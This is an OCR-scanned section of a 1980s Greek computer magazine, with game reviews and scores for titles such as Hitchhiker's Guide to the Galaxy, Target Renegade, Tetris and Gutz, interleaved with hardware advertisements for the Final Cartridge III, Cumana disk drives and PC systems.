Το να περάσεις κάτω από μια σκάλα και να σου έρθει ένα κουτί μπογιές στο κεφάλι θεωρείται φυσικό από πολλούς. Ας πρόσεχες και ας κοίταζες, θα σου πουν. Το να ξυπνάς όμως το πρωί και να σου έρχεται μια μπουλντόζα να σου γκρεμίσει το σπίτι, στα καλά καθούμενα, κι εσύ ίσα ίσα να προλαβαίνεις να βγεις έξω, πριν ακόμη πιείς και τον καφέ σου, θα έλεγε κανείς ότι είναι από τις σπάνιες ατυχίες που θα μπορούσαν να σου συμβούν. Εκτός από ατυχία, όμως, συμβαίνει να είναι και η αρχή των περιπετειών σου στο Hitch Hiker's Guide To The Galaxy. Και λέμε μόνο η αρχή, γιατί η συνέχεια προβλέπεται να είναι δραματική, αφού μετά από περίπου δεκαπέντε με είκοσι κινήσεις προσγειώνεται στον πλανήτη σου - τη Γη - ένας ολόκληρος στόλος από διαστημόπλοια και σου την καταστρέφει δια πα-

είναι ένα από τα τελευταία επιτεύγματα της επιστήμης και μπορεί να χρησιμοποιηθεί είτε για ειρηνικούς είτε για πολεμικούς σκοπούς (αυτό θυμίζει κάπως πυρηνική βόμβα). Αν κάνετε μια γρήγορη εξερεύνηση, θα διαπιστώσετε ότι αυτοί οι εξωγήινοι που έχουν εισβάλει στο διαστημόπλοιο έχουν αρπάξει το Star Generator και το πάνε στον πλανήτη τους. Δική σας λοιπόν δουλειά είναι να τους βρείτε και να τους σταματήσετε. Το πώς δεν θα






σας το πούμε. Αν περιπλανηθείτε λίγο περισσότερο μέσα στο σκάφος, θα βρείτε μερικούς πεθαμένους «συναδέλφους» σας και άλλους που ακόμη ζουν, αλλά όχι για πολύ. Από αυτούς πρέπει να πάρετε πληροφορίες, αντικείμενα και ό,τι άλλο μπορείτε να συλλέξετε για τη συνέχεια του παιχνιδιού. Μια κάρτα, καμιά κασέτα ή τίποτα τέτοιο θα ήταν πολύ χρήσιμα για να προχωρήσετε παρακάτω (μπορείτε άνετα να το θεωρήσετε αυτό σαν βοήθεια για το παιχνίδι...).

Αρκετά όμως με την υπόθεση, να πούμε και δύο λόγια για το πώς χειρίζεστε τον ήρωα. Αν έχετε ασχοληθεί με τα παιχνίδια της Sierra, θα θυμάστε ότι, εκτός από τις περιγραφές που εμφανίζονται κατά καιρούς στο παιχνίδι, καλό θα ήταν να κοιτάτε και τις εικόνες, αφού ορισμένα στοιχεία δεν φαίνονται με την πρώτη ματιά. Ορισμένοι από μας έχουν πικρή πείρα αυτού του γεγονότος. Καλό θα ήταν δηλαδή να προσέχετε λίγο περισσότερο για κρυμμένες πόρτες, διαδρόμους κ.λπ. Τα cursor keys είναι αρκετά για να οδηγήσετε τον ήρωα δεξιά αριστερά αλλά απαραίτητο είναι να ξέρετε και λίγα αγγλικά, για να δίνετε εντολές του τύπου "examine room" ή "search body".

Τα graphics του παιχνιδιού είναι - όπως σε όλα τα παιχνίδια της Sierra - υπέροχα, ενώ οι τεχνικές για τρισδιάστατες εικόνες είναι αρκετά βελτιωμένες. Ο ήχος έρχεται να συμπληρώσει τα λιγοστά κενά του παιχνιδιού και να τονίσει ορισμένες καταστάσεις στις οποίες δεν φτάνει μόνο η εικόνα. Αλλά το μεγαλύτερο ενδιαφέρον στο παιχνίδι το έχει, όπως πάντα, η πλοκή. Δεν έχει σε τίποτε να ζηλέψει τα text adventures και σε πολλά σημεία τα ξεπερνάει.

Τελικό συμπέρασμα δεν θα μπορούσε να είναι τίποτε άλλο από το ότι το παιχνίδι είναι από τα πολύ καλά, από αυτά που αξίζει κανείς να διατηρεί στη συλλογή του.



ΕΦΘΑΣΕ
το ΝΕΟ-ΔΥΝΑΜΙΚΟ
Λειτουργικό Σύστημα για τον C64 και 128*

THE FINAL CARTRIDGE III®

ΚΑΙ ΤΙ... ΔΕΝ ΚΑΝΕΙ!!!!
Αυθεντική Δήλωση Κατόχου Final Cartridge III



*Εργάζεται και με τον C128 στην C64 Mode

ΕΙΝΑΙ ΤΟΣΟ ΔΥΝΑΜΙΚΟ...
... γιατί έχει ενσωματωμένο Word Processor (80 στήλες)

ΕΙΝΑΙ ΤΟΣΟ ΑΠΛΟ...
...με πραγματικά εύκολη χρήση προκαθωρισμένων ή όχι Windows και Pull Down Menus με χρήση Mouse, Joystick ή και Keyboards.




ΕΙΝΑΙ ΤΟΣΟ ΕΥΧΡΗΣΤΟ...
...με 60 καινούργιες Commands & Functions και το σπουδαιότερο δεν χρησιμοποιεί καθόλου μνήμη.

ΕΙΝΑΙ ΤΟΣΟ ΑΞΙΟΠΙΣΤΟ...
... γιατί είναι το μόνο Λειτουργικό Σύστημα που Σέβεται Εσάς και τον Computer σας και το μόνο που πραγματοποιεί ότι υπόσχεται.

ΕΙΝΑΙ ΤΟΣΟ ΟΙΚΟΝΟΜΙΚΟ...
...γιατί μπορείτε να χρησιμοποιήσετε οποιονδήποτε Πριντερ συμβατό ή όχι με τον Commodore 64

Και βέβαια αυτά και πολλά άλλα θα τα ανακαλύψετε μόνοι σας στο Ελληνικό Manual.

ΕΙΝΑΙ ΤΟΣΟ ΓΡΗΓΟΡΟ...
... γιατί διαθέτει 2 Diskloaders και είναι 15 φορές ταχύτερο που κάνει τον Computer σας να μοιάζει με Amiga. Διαθέτει επίσης Tape Turbo 10-15 ταχύτερο από τα συνηθισμένα (Load-save).





ΕΓΓΥΗΣΙΣ 12 ΜΗΝΩΝ ΑΝΤΙΚΑΤΑΣΤΑΣΕΩΣ

M.MAN

ΤΑΧΥΤΑΤΟ ΗΣΥΧΟ ΑΞΙΟΠΙΣΤΟ

Cumana disk drives for the Amiga user

Αυτά είναι μερικά από τα πλεονεκτήματα του CAX 345 3.5΄΄ εξωτερικού Disk Drive της "CUMANA" για την AMIGA 500



CUMANA® The best name in memory

- Υψηλής ποιότητας NEC 3.5΄΄ διπλής όψεως μηχανισμός.
- 1 Mb Unformatted ικανότητα αποθήκευσης.
- 880K bytes formatted.
- Χαμηλή κατανάλωση (1,8 w waiting, 18 w working).
- Seek time (track to track) 3 ms.
- Setting time 15 ms.
- Ταχύτητα περιστροφής 300 RPM.
- Ταχύτητα μεταφοράς δεδομένων 125/250K bytes per/ sec.
- 80 Tracks

ΕΓΓΥΗΣΙΣ 12 ΜΗΝΩΝ ΑΝΤΙΚΑΤΑΣΤΑΣΕΩΣ



GEDICO® Ε.Π.Ε.
ΜΑΚΡΥΓΙΑΝΝΗ 33 Τ.Κ. 11742 ΑΘΗΝΑΙ
ΤΗΛ. 9227476 - 9025775

ντός. Το ερώτημα είναι πώς σώζεσαι, αφού καταστρέφεται ο πλανήτης. Η απάντηση θα ήταν αρκετά απλή για κάποιον σαν τον Spock, αλλά για μας ήταν αρκετά δύσκολη. Επιβιβάζεσαι σε κάποιο διαστημόπλοιο, αποχαιρετάς φίλους και συγγενείς και προσπαθείς να βρεις την τύχη σου σαν διαστημικός Hitch Hiker (η ελληνική μετάφραση ωτοστοπίστας είναι το λιγότερο ατυχής). Στην προσπάθειά σου αυτή, όμως,δεν είσαι μόνος. Ένας φίλος από τα παλιά,ο κύριος Ford Perfect, θα σε συνοδέψει στο διαστημικό σου ταξίδι, βοηθώντας σε ταυτόχρονα όπου χρειάζεται. θα γνωρίσεις μέρη εξωτικά, άλλα φιλικά και άλλα εχθρικά, πλάσματα εξαίσια και πλάσματα πανάσχημα, που θα προσπαθήσουν να σε μετατρέψουν σε ένα ωραίο γεύμα. Ο τελικός σκοπός; Κανείς δεν τον ξέρει. Μάλλον να αποβιβαστείς σε κάποιο φιλόξενο πλανήτη και να ζήσεις χαρούμενα κι ευτυχισμένα.

Η Infocom έχει φροντίσει έτσι ώστε το παιχνίδι να καταλαβαίνει ένα όσο το δυνατόν πιο πλούσιο λεξιλόγιο και να μπορεί να διαλέξει ανάμεσα σε μια μεγάλη γκάμα λέξεων. Έτσι, είναι το ίδιο πράγμα να γράψεις "say το Ford Hello" και "Ford, hello". Μεγάλη εντύπωση επίσης μας έκανε η ικανότητα του προγράμματος να απαντά σε σχόλια του τύπου "Yes" με απαντήσεις του τύπου "You sound rather positive". Δεν έλειψε το χιούμορ σε καμιά περίπτωση και μπήκε εκεί που χρειάζεται για να ξεφύγεις από το αδιέξοδο του προβλήματος.

Το μόνο αρνητικό σημείο που μπορούμε να βρούμε σε ολόκληρο το παιχνίδι είναι ότι δεν έχει γραφικά και ότι είναι πολύ, μα πολύ δύσκολο. Όλα τα άλλα δείχνουν ότι πρόκειται για ένα παιχνίδι που σίγουρα θα σας κρατήσει ξάγρυπνους για αρκετές νύχτες.

ΗΧΟΣ:	45%
ΕΝΔΙΑΦΕΡΟΝ:	93%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	98%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	93%

ΟΙ ΑΛΛΟΙ ΥΠΟΣΧΟΝΤΑΙ ΧΑΜΗΛΗ ΤΙΜΗ ΕΜΕΙΣ ΥΠΟΣΧΟΜΑΣΤΕ ΚΑΙ ΣΙΓΟΥΡΙΑ

CHAPLIN
COMPUTERS

ΑΠΙΣΤΕΥΤΗ ΤΙΜΗ
ΚΑΙ
ΕΤΟΙΜΟΠΑΡΑΔΟΤΑ



* Στην τιμή δεν συμπεριλαμβάνεται ο Φ.Π.Α.
■ Ισχύει για περιορισμένο αριθμό συστημάτων

ΧΑΡΑΚΤΗΡΙΣΤΙΚΑ

- 640 KB MAIN BOARD ME 256KB - 4.77/8 MHZ TURBO,
- ΜΟΝΑΔΑ ΔΙΣΚΕΤΑΣ 360KB (JAPAN),
- ΠΛΗΚΤΡΟΛΟΓΙΟ AT,
- ΜΟΝΟΧΡΩΜΗ ΟΘΟΝΗ 14" DUAL MODE.
- ΚΑΡΤΑ ΟΘΟΝΗΣ/ΕΚΤΥΠΩΤΟΥ HERCULES H/COLOR,
- ΚΑΡΤΑ MULTI I/O ME REAL TIME CLOCK, 2 PORT RS232 ΚΑΙ 1 PORT PARALLEL,
- 1 GAME ADAPTER,
- ΕΛΛΗΝΙΚΟΙ ΧΑΡΑΚΤΗΡΕΣ,
- ΚΑΛΩΔΙΟ ΠΑΡΟΧΗΣ ΡΕΥΜΑΤΟΣ,
- KEYLOCK, RESET BUTTON.

ΔΥΝΑΤΟΤΗΤΕΣ ΕΠΕΚΤΑΣΗΣ

- 10/20/30 MB HARD DISK + CONTROLLER,
- ΜΟΝΑΔΑ ΔΙΣΚΕΤΑΣ 360KB (JAPAN),
- ΕΓΧΡΩΜΗ ΟΘΟΝΗ (RGB),
- MATH CO-PROCESSOR.

30 ΗΜΕΡΕΣ ΔΟΚΙΜΗ

ΑΓΟΡΑΣΤΕ ΜΕ ΣΙΓΟΥΡΙΑ

Η COMPUTER BANK A.E. εγγυάται πως αν στη διάρκεια 30 ημερών δεν μείνετε απόλυτα ικανοποιημένος από τον υπολογιστή σας, έχετε τη δυνατότητα να τον επιστρέψετε και να πάρετε πίσω το εκατό τοις εκατό των χρημάτων σας.
Επιστροφές γίνονται δεκτές εφόσον το σύστημα που θα επιστραφεί είναι χωρίς μετατροπές, ελλείψεις ή χτυπήματα.

COMPUTER BANK S.A.

ΕΘΝΙΚΗΣ ΑΝΤΙΣΤΑΣΕΩΣ 41
152 32 ΧΑΛΑΝΔΡΙ
ΑΘΗΝΑ

ΤΗΛ. : (01) 68 44 429
(01) 68 49 961
TELEX : 219867 KARI GR
FAX : 30-1-6846390

SOFTWARE REVIEW

TARGET RENEGADE

ΕΙΔΟΣ: ARCADE ACTION
ΥΠΟΛΟΓΙΣΤΗΣ:
SPECTRUM - AMSTRAD
COMMODORE -
SPECTRUM +3
ΜΟΡΦΗ: ΚΑΣΕΤΑ-ΔΙΣΚΟΣ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ:
OCEAN - IMAGINE
ΔΙΑΘΕΣΗ: OCEAN HELLAS

Θα μπορούσαμε να πούμε ότι είναι το RENEGADE 2. Και μάλλον είναι. Πολλές φορές τα παιχνίδια του τύπου ...Νο 2 δεν μας πολυαρέσουν. Αλλά αν πούμε το ίδιο και για το Target Renegade, τότε να πέσει φωτιά να μας κάψει.

Λοιπόν φίλοι και φίλες του παλιού RENEGADE, ετοιμαστείτε. Θυμηθείτε το παλιό arcade, πολλαπλασιάστε τα graphics επί 10, τον ήχο επί 3 και το animation επί·4 ...και ορμήστε!

Είστε λοιπόν πάλι μπλεγμένος με συμμορίες. Αυτή τη φορά όμως όχι εξ αιτίας της χαριτωμένης δεσποινίδας, η οποία από το σοκ που έπαθε ούτε θέλει να σας ξαναδεί στα μάτια της. Το θύμα αυτή τη φορά είναι ο αδελφός σας.

Το παλιό RENEGADE είχε ένα σύστημα στο game-play: το κάθε επίπεδο είχε μια ξεχωριστή τακτική. Κι εδώ συμβαίνει ακριβώς το ίδιο. Μόνο που τα επίπεδα, και



ΤΩΝ
Δ. ΑΣΗΜΑΚΟΠΟΥΛΟΥ
Γ. ΚΥΠΑΡΙΣΣΗ





οι εχθροί φυσικά, είναι περισσότερα. Το game λοιπόν, εκτός από τα γρήγορα αντανακλαστικά, χρειάζεται σκέψη, προσοχή κι αν είναι δυνατόν ένα «στημένο» από πριν σχέδιο δράσης. Αυτό, όσο κι αν φαίνεται υπερβολικό, είναι απαραίτητο, ειδικά στην τελευταία πίστα, όπου θα συναντήσετε τον Mr Big, το αφεντικό όλων των προηγούμενων συμμοριών.

Μια και είπαμε για συμμορίες, ακούστε τι θα αντιμετωπίσετε:

Πίστα 1η. Η συμμορία του πάρκινγκ. Τους λένε έτσι γιατί η έδρα τους είναι το πάρκινγκ ενός πολυκαταστήματος. Όταν τους είδαμε καταλάβαμε ότι από την αρχή μπήκαμε στα δύσκολα: μοτοσυκλέτες, όπλα, και άλλα πολλά.

Πίστα 2η. Η κεντρική λεωφόρος. Στην περιοχή αυτή υπάρχει μια συμμορία γνωστή ως «κυρίες της νύχτας». Μπροστά σε αυτές οι δεσποινίδες με τα μαστίγια του παλιού RENEGADE ήταν κάτι σαν babysitter.

Πίστα 3η. Το πάρκο. Οι κύριοι του πάρκου συνήθως κάθονται στο παγκάκι και διαβάζουν ήσυχοι την εφημερίδα τους. Αυτοί όμως δυστυχώς δεν διαβάζουν εφημερίδα. Ο λόγος; Δεν έχουν παγκάκι. Το τελευταίο παγκάκι το ξήλωσαν και με τη βοήθειά του ελπίζουν να σας αφήσουν αξέχαστες αναμνήσεις.

Πίστα 4η. Η αγορά. Εδώ έχετε να αντιμετωπίσετε τους πιο φανατικούς οπαδούς του Mr Big και τους πιο εκλεκτούς του σωματοφύλακες.

Σημειώστε αγαπητοί gamers ότι οι πίστες που σας είπαμε ΔΕΝ είναι όλες. Κρατήστε λοιπόν τα επιφωνήματα του τύπου «ουφ ...τελειώσαμε» γι' αργότερα.

Κι αυτή τη φορά το game είναι πολύ προσεγμένο. Μας έκαναν εντύπωση οι ρεαλιστικότατες κινήσεις των sprites, τα χρώματα και το σχέδιο. Ο ήχος είναι καλός και «προσφέρει» στην ατμόσφαιρα και το game play είναι φυσικά από τα πιο «δυνατά» στοιχεία του TARGET RENEGADE. Πάνω που είπαμε να ηρεμήσουμε κι εμείς...

GRAPHICS:	90%
ΗΧΟΣ:	75%
ΕΝΔΙΑΦΕΡΟΝ:	90%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	90%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	90%

6 PAK VOL. 3

ΕΙΔΟΣ: COMPILATION
ΥΠΟΛΟΓΙΣΤΗΣ: SPECTRUM, AMSTRAD, COMMODORE
ΜΟΡΦΗ: ΚΑΣΕΤΑ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ: ELITE
ΔΙΑΘΕΣΗ: GREEK SOFTWARE

Η Elite έχει μεγάλη παράδοση στις compilations. Μετά από το 6 PAK VOL. 2, μας ετοίμασε μία άλλη compilation με πολύ αξιόλογα παιχνίδια. Όπως στο VOL. 2 έτσι και το VOL. 3 περιέχει 6 παιχνίδια τα οποία είχαν όλα κυκλοφορήσει. Αυτά είναι τα: PAPER BOY, GHOST' N' GOBLINS, DRAGON'S LAIR, ENDURO RACER, ESCAPE FROM SINGES CASTLE (DRAGON'S LAIR II) και THE LIVING DAYLIGHTS. Τα τέσσερα πρώτα έχουν ήδη παρουσιαστεί μέσα απ' αυτή τη



στήλη και άρα είναι γνωστή η ποιότητά τους.

Περνώντας τώρα στο ESCAPE FROM SINGES CASTLE παρατηρούμε ότι μοιάζει σε πάρα πολλά σημεία με το DRAGON'S LAIR I. Κατ' αρχήν να αναφέρουμε και μερικά ιστορικά στοιχεία τα οποία είναι αρκετά ενδιαφέροντα. Ο γνωστός σε όλους σας Dirk, αφού κατάφερε να ελευθερώσει την πριγκήπισσα Daphne από τον τεράστιο δράκο, είπε ο άνθρωπος να ξεκουραστεί και λίγο. Και επειδή, για να πάει διακοπές στις Σεϋχέλλες, χρειάζονται και κάποια λεφτά, αποφάσισε να εισχωρήσει ξανά στο κάστρο του διαβολικού δράκου για να «δανειστεί» τα απαραίτητα. Χάρη στην εξυπνάδα του κατάφερε να βουτήξει ένα κασόνι με χρυσό, αλλά δυστυχώς γι' αυτόν τον πήραν είδηση οι φύλακες του κάστρου, οι οποίοι φυσικά δεν κάθισαν με σταυρωμένα χέρια.

Αρχίζει, λοιπόν, ένα ανελέητο κυνηγητό μέσα στους διαδρόμους του κάστρου. Οι πίστες του παιχνιδιού είναι πολύ όμορφα σχεδιασμένες και πολύχρωμες. Τα sprites του παιχνιδιού πολύ μεγάλα (σε ορισμένες πίστες μάλιστα είναι υπερβολικά μεγάλα!) και η κίνησή τους δεν έχει απολύτως κανένα πρόβλημα. Ο ήχος είναι ανάλογος με αυτόν του Dragon's Lair I (δηλαδή πάρα πολύ καλός).

Το THE LIVING DAYLIGHTS, τώρα, είναι μια μεταφορά του έργου με τον θρυλικό James Bond (007) στην οθόνη των home. Όσοι έχετε δει το έργο, θα ξέρετε και την υπόθεση. Περνώντας στο παιχνίδι τώρα, καλείστε να τελειώσετε με επιτυχία 8 levels, που το καθένα φυσικά έχει τη δική του δυσκολία. Στο 1ο level πρέπει να κατατροπώσετε μερικούς (τι μερικούς δηλαδή) ελεύθερους σκοπευτές που ξεπροβάλλουν πίσω από τα βράχια του Γιβραλτάρ (αυτό δεν είναι δική μου έμπνευση - είναι της Domark). Στο 2ο level πρέπει να προστατέψετε μερικούς τύπους που παρακολουθούνε μουσικά κονσέρτα (αν είναι δυνατόν!) ενώ στο 3ο level καλείστε να αντιμετωπίσετε μερικούς Ρώσους (συμπεριλαμβανομένου και του Koskov). Στο 4ο level πρέπει να σώσετε (!!!) τον Koskov ενώ στο 5ο πρέπει να σκοτώσετε τους Necros που έχουν σα σκοπό την εξολόθρευσή σας. Στο ίδιο στυλ κινούνται και τα υπόλοιπα levels στα οποία θα έχετε την ευκαιρία να αντιμετωπίσετε κάθε καρυδιάς καρύδι.

Τα graphics του παιχνιδιού είναι πάρα πολύ καλά και ο ήχος φανταστικός (ειδικά στους Amstrad και Commodore. Το scrolling της οθόνης έχει κάποια μικροπροβληματάκια αλλά θα τα συνηθίσετε γρήγορα. Ένα μειονέκτημα του παιχνιδιού είναι η υπερβολική του δυσκολία (αυτό θα το διαπιστώσετε από την πρώτη κι όλας πίστα).

Όπως θα έχετε ήδη διαπιστώσει και αυτή η compilation της Elite έχει πολύ ωραία παιχνίδια τα οποία - αν και αρκετά παλιά - σε συνδυασμό με την τιμή πώλησης του πακέτου, συνθέτουν μια αρκετά δελεαστική προσφορά.

ΕΝΔΙΑΦΕΡΟΝ:	90%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	80%
ΓΕΝΙΚΗ ΕΝΤΥΠΩΣΗ:	85%


TETRIS

ΕΙΔΟΣ: STRATEGY GAME
ΥΠΟΛΟΓΙΣΤΗΣ: SPECTRUM - AMSTRAD - COMMODORE - ATARI ST
ΜΟΡΦΗ: ΚΑΣΕΤΑ - ΔΙΣΚΟΣ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ: MIRRORSOFT
ΔΙΑΘΕΣΗ: COMPUTER MARKET

Λοιπόν, υπάρχουν μερικά παιχνίδια που είναι ιδανικά να σου δημιουργούν εφιάλτες. Το Tetris είναι ένα απ' αυτά. Στην πραγματικότητα πρόκειται για ένα παιχνίδι-σπαζοκεφαλιά που μπορεί να παρομοιαστεί με τον κύβο του Rubik. Η διαφορά του είναι πως περιέχει και στοι-







χεία δράσης. Η υπόθεση είναι αρκετά α-πλή. Απ' την κορφή της οθόνης πέφτουν διάφορα γεωμετρικά σχήματα: τετράγωνα, "L", «σκαλίτσες» κλπ. Τα σχήματα αυτά έχουν μόνο ορθές γωνίες, δεν υπάρχουν δηλαδή κύκλοι, τρίγωνα και άλλα συναφή. Αυτό που πρέπει να κάνει ο παίκτης είναι να περιστρέψει το σχήμα που πέφτει (ή να το κουνήσει αριστερά-δεξιά) με τέτοιο τρόπο, ώστε μόλις φτάσει στη βάση της οθόνης να εφάπτεται τελείως με τα σχήματα που ήδη υπάρχουν εκεί και να μην αφήνει κανένα κενό που να μην μπορεί να καλυφθεί από επόμενο σχήμα. Όπως είναι φυσικό, ο σωρός των σχημάτων μεγαλώνει σιγά-σιγά και ανεβαίνει προς τα επάνω, που σημαίνει ότι για τα επόμενα σχήματα πρέπει ν' αποφασίζετε γρηγορότερα. Είναι περιττό βέβαια να σας πω ότι με το πρώτο κενό που θα βρει το πρόγραμμα (και που δεν θα υπάρχει δυνατότητα να καλυφθεί) εσείς θα έχετε την ευτυχία να αντικρύσετε γι' άλλη μια φορά το τόσο συμπαθητικό μήνυμα "GAME OVER".

Επίσης υπάρχουν 5 levels στα οποία μπορείτε να παίξετε. Φυσικά με κάθε level που ανεβαίνετε, αυξάνει η ταχύτητα του παιχνιδιού. Ομολογώ πάντως ότι είναι αρκετά δύσκολο να καταφέρει κάποιος να συμπληρώσει μια οθόνη. Φυσικά τα σχήματα πέφτουν με τελείως τυχαίους συνδυασμούς που σημαίνει ότι οι αποφάσεις του παίκτη πρέπει να βγαίνουν α-στραπιαία.

Ένα άλλο καλό του Tetris είναι και η πολύ μεγάλη Playability του. Δεν έχει ούτε πολύπλοκους χειρισμούς ούτε άλλα τέτοια περίεργα πράγματα και μπορεί να παιχτεί και απ' το εξάχρονο αδερφάκι σας (τώρα το πόσο θα τα καταφέρει είναι άλλο θέμα).

Εκεί βέβαια που δεν τα πάει και τόσο καλά είναι τα graphics, αφού το μόνο που υπάρχει είναι τα τετραγωνισμένα και χρωματισμένα σχήματα. Το γεγονός όμως αυτό δεν λέει τίποτα, αφού το Tetris δεν στηρίζεται ούτε στα τρομερά graphics ούτε στο φανταστικό ήχο, αλλά στο πολύ καλό gameplay και στη σπαζοκεφαλιά που περιέχει.

GRAPHICS:	60%
ΗΧΟΣ:	70%
ΕΝΔΙΑΦΕΡΟΝ:	92%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	90%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	90%

GUTZ

ΕΙΔΟΣ: ARCADE ACTION
ΥΠΟΛΟΓΙΣΤΗΣ: COMMODORE 64/128, SPECTRUM, AMSTRAD
ΜΟΡΦΗ: ΚΑΣΕΤΑ/ΔΙΣΚΟΣ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ: OCEAN - SPECIAL FX
ΔΙΑΘΕΣΗ: OCEAN HELLAS

Δεν προλάβαμε να συνέλθουμε α-πό το σοκ που λεγόταν Firefly και οι Special FX της Ocean κάνανε πάλι το θαύμα τους. Αυτή τη φορά η υπόθεση δεν έχει να κάνει με διαστημόπλοια που μοιάζουν με μύγες και άλλα τινά. Αντιθέτως το θέμα του game είναι αρκετά μακάβριο. Σύμφωνα με τις τελευταίες πληροφορίες των Αμερικανικών βάσεων, ένα αρκετά περίεργο και τεράστιο αντικείμενο πλησίασε τη Γη και μπήκε σε τροχιά. Αυτό το αντικείμενο κάθε άλλο παρά φιλικό ήταν και συνεπώς έπρεπε κάποιος να πάει να διαπιστώσει περί τίνος πρόκειται. Αν ακόμα δεν το έχετε καταλάβει ο μοναδικός εθελοντής ήσασταν εσείς (αυτό σας έλειπε να αρνηθείτε κιόλας!). Ξεκινάτε λοιπόν ένα ωραίο πρωινό με τη σούπερ διαστημική σας στολή για να ανιχνεύσετε το αντικείμενο αυτό. Δυστυχώς όμως για σας επρόκειτο για ένα τέρας που εκτός από το ότι ήταν σαν το μισό φεγγάρι, ήταν και πολύ πεινασμένο. Πριν προλάβετε να καταλάβετε τι έγινε, ακούστηκε ένα ΓΚΛΟΥΠ και βρεθήκατε στο στομάχι του τέρατος! Από εδώ και πέρα αρχίζει η δική σας αποστολή. Πρέπει να καταφέρετε να δραπετεύσετε μέσα από το τέρας, ενώ παράλληλα να του κάνετε όσο μεγαλύτερη ζημιά γίνεται. Για να τα καταφέρετε όλα αυτά θα πρέπει πρώτα απ' όλα να παρακολουθήσετε ειδικά μαθήματα ανατομίας (!), αφού πρόκειται να περιπλανηθείτε αρκετές ώρες μέσα στις αρτηρίες και τις φλέβες του τέρατος. Σα να μη σας έφταναν όλα αυτά, το τέρας έχει ένα δικό του



αμυντικό σύστημα, κόντρα στα «μικρόβια». Εκεί μέσα θα βρείτε από το πιο απλό λευκό αιμοσφαίριο, μέχρι ολόκληρες στρατιές από εξολοθρευτές μικροβίων (κοίτα να δεις πού κατάντα καμιά φορά ο άνθρωπος!). Φυσικά εσείς καλείστε να αντιμετωπίσετε όλα αυτά τα ανεπιθύμητα πλάσματα, ενώ συγχρόνως θα πρέπει να βρείτε τα κεντρικά όργανα του τέρατος και βέβαια να τα καταστρέψετε. Εδώ μπαίνει ένα εύλογο ερώτημα: Πού θα βρείτε όπλα για να τα πραγματοποιήσετε όλα αυτά? Βλέπετε οι κύριοι FX ήταν πολύ τσιγκούνηδες στο θέμα των όπλων και έτσι δε σας εφοδίασαν με κανένα. Θα πρέπει μόνοι σας να ψάξετε να βρείτε τα όπλα που θα σας χρειαστούν για να εκπληρώσετε την αποστολή σας.

Για να συναρμολογήσετε ένα όπλο θα πρέπει να μαζέψετε όλα τα κομμάτια του, τα οποία είναι τρία στον αριθμό. Όταν συναρμολογήσετε κάποιο όπλο, ξεκινά άλλο ένα πρόβλημα: ποιό όργανο καταστρέφει? Καταλαβαίνετε λοιπόν ότι σας περιμένει πολύ ψάξιμο και πολύ περπάτημα μέσα στις λαβυρινθοειδείς φλέβες του τέρατος.

Αφού σας τάραξα με όλα αυτά περί όπλων και οργάνων, καιρός είναι να δούμε τι bonus μπορείτε να βρείτε στο δρόμο σας προς την ελευθερία. Αρχίζουμε με πολεμικά είδη και το πρώτο - και πιο κοινό bonus - είναι τα κράνη, τα οποία σας προστατεύουν για ένα χρονικό διάστημα από πολλά πλασματάκια. Ένα άλλο χρήσιμο bonus είναι οι κρύσταλλοι οι οποίοι σας εφοδιάζουν με πυρομαχικά ενώ ταυτόχρονα ενεργούν και σαν αποθητικό του κύριου οργάνου. Ο χάρτης που μπορεί να βρείτε σε κάποιο σημείο είναι πολύ χρήσιμος, γιατί σας δείχνει πού ακριβώς βρίσκεστε. Προσοχή όμως γιατί μπορεί να χρησιμοποιηθεί μόνο για τρία λεπτά. Μετά ...Sorry, no bonus! Και βέβαια δεν πρέπει να ξεχνάτε και τα κλειδιά, που υπάρχουν διασκορπισμένα και που πρέπει να τα βρείτε αν θέλετε να ξαναδείτε το φως του ήλιου.

Από άποψη γραφικών τώρα, το παιχνίδι



δεν έχει να παρουσιάσει κάτι το εντυπωσιακό. Δεν θα πρέπει ωστόσο να παραλείψουμε το φοβερό scrolling της οθόνης και τον πάρα πολύ καλό ήχο του παιχνιδιού. Επίσης, μέσα στα ατού του προγράμματος είναι η ποικιλία των χρωμάτων καθώς και τα αρκετά μεγάλα sprites. Πάντως νομίζω ότι αξίζει τον κόπο να ασχοληθείτε με αυτό το παιχνίδι και να πείσετε τους κυρίους της Ocean ότι μπορείτε να αντεπεξέλθετε σε τέτοιες δύσκολες καταστάσεις. Έτσι δεν είναι?

GRAPHICS:	78%
ΗΧΟΣ:	83%
ΕΝΔΙΑΦΕΡΟΝ:	80%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	80%
ΓΕΝΙΚΗ ΕΝΤΥΠΩΣΗ:	80%

THE GREAT GIANNA SISTERS

ΕΙΔΟΣ: ARCADE
ΥΠΟΛΟΓΙΣΤΗΣ: COMMODORE 64 - COMMODORE AMIGA
ΜΟΡΦΗ: ΔΙΣΚΕΤΑ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ: TIME WARP PRODUCTIONS
ΔΙΑΘΕΣΗ: THOMASOFT

